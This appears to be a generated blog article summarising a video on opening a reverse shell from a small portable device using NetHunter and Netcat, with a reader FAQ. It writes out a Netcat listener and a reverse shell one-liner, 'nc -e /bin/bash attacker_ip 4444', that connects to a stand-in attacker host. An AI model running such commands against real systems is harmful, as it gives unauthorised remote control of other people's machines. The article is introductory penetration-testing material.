Setting Up a Reverse Shell on a Portable Device
A reverse shell is a powerful tool in the world of penetration testing, enabling remote access to a target system. The process involves creating a shell on a target machine that connects back to the attacker's machine. This setup can be particularly useful for bypassing firewalls and other network restrictions. Here, we'll explore the process of setting up a reverse shell on a small display device, using tools like NetHunter, and discuss the implications for penetration testing.
Context / Why This Matters
In penetration testing, gaining remote access to a target machine is a common objective. A reverse shell allows an attacker to control the target machine as if they were sitting in front of it. This technique is widely used in ethical hacking to test the security of systems by simulating real-world attacks. Understanding how to set up a reverse shell on a portable device can provide valuable insights into the vulnerabilities of IoT and other connected devices.
Main Discussion
Understanding Reverse Shells
A reverse shell is a type of shell that connects back to the attacker's machine, rather than the attacker connecting to the target. This method is often used in scenarios where outbound connections are allowed but inbound connections are restricted. The process involves setting up a listener on the attacker's machine and a reverse shell on the target, which establishes a connection back to the listener.
Tools and Setup
Reverse Shell Tools
Several tools can be used to create a reverse shell. One of the most popular is Netcat, a versatile networking tool that can read and write data across network connections. Other tools like Meterpreter, which is part of the Metasploit Framework, and custom scripts can also be used to set up a reverse shell.
Practical Tips
Choosing the Right Device

When setting up a reverse shell on a portable device, the choice of device is crucial. Small display devices, such as those shown in the demonstration, are ideal for penetration testing due to their portability and discrete nature. These devices can be easily connected to a target machine using a USB cable, making them convenient for on-the-go testing.
Setting Up the Reverse Shell
-
Install Necessary Tools: Ensure that the necessary tools, such as Netcat or NetHunter, are installed on both the attacker's machine and the portable device. NetHunter, in particular, is a popular choice for penetration testing on Android devices.
-
Configure the Listener: On the attacker's machine, set up a listener to wait for incoming connections. For example, using Netcat, you can run:
nc -lvp 4444This command tells Netcat to listen on port 4444 for incoming connections.
-
Set Up the Reverse Shell on the Target: On the portable device, configure the reverse shell to connect back to the attacker's machine. For example, using Netcat, you can run:
nc -e /bin/bash attacker_ip 4444This command tells the target device to execute a shell and connect back to the attacker's IP address on port 4444.
-
Connect and Control: Once the connection is established, the attacker can control the target machine as if they were sitting in front of it. This allows for further exploration and exploitation of the target system.
Using NetHunter
NetHunter is a popular Android-based operating system designed for penetration testing. It provides a suite of tools, including a terminal interface, that can be used to set up a reverse shell. The demonstration shows the portable device connected to a phone running NetHunter, allowing for mobile penetration testing.
Important Takeaways
Setting up a reverse shell on a portable device is a valuable technique for penetration testing. It allows for remote access to a target machine, even in environments with strict network restrictions. By using tools like NetHunter and Netcat, penetration testers can effectively simulate real-world attacks and identify vulnerabilities in target systems.
Additionally, the portability and discreteness of small display devices make them ideal for on-the-go testing. They can be easily connected to a target machine using a USB cable, making them convenient for penetration testing in various environments.
Conclusion
Reverse shells are a powerful tool in the arsenal of penetration testers. By understanding how to set up a reverse shell on a portable device, you can gain valuable insights into the security of IoT and other connected devices. Whether you're using NetHunter, Netcat, or other tools, the ability to remotely access a target machine can provide a wealth of information and help identify potential vulnerabilities. Always ensure that you have proper authorization before conducting any penetration testing activities.
Watch the Reel
Questions readers ask
What is a reverse shell and why is it useful in penetration testing?
A reverse shell is a technique used in penetration testing that allows an attacker to gain remote access to a target system by having the target machine initiate a connection back to the attacker's machine. This is particularly useful for bypassing firewalls and other network restrictions, as it allows the attacker to control the target machine as if they were physically present.
What is NetHunter and how is it used to setup a reverse shell on a mobile device?
NetHunter is a Kali Linux-based operating system designed for mobile devices from the cybersecurity company Offensive Security. It provides a suite of penetration testing tools, including those for setting up a reverse shell. On a mobile device, NetHunter can be installed on supported Android devices and used to facilitate reverse shell connections, making it a versatile tool for mobile penetration testing.
Can a reverse shell setup be used to test IoT vulnerabilities?
Yes, a reverse shell can be a valuable tool for testing IoT vulnerabilities. By setting up a reverse shell on an IoT device, you can remotely access and interact with the device as if you were physically present, allowing you to assess its security posture and identify potential weaknesses.
How does a reverse shell help in bypassing firewalls?
A reverse shell helps in bypassing firewalls by having the target machine initiate the outgoing connection to the attacker's machine, rather than the attacker trying to connect inwards. This approach is often allowed by firewalls as it does not trigger the same security alarms as incoming connections, making it a stealthy method for gaining remote access.
What are the ethical considerations when using a reverse shell during penetration testing?
When using a reverse shell for penetration testing, it's crucial to have explicit permission from the system owner to avoid legal issues. Ethical hacking practices dictate that you work within the scope of the agreed-upon testing parameters, ensuring that your actions do not cause harm or disruption to the target system or its data.
Related deep dives
Similar reads based on topic and creator.




Recent articles
Fresh deep dives from the latest Reels we unpacked.




Comments
Be the first to comment.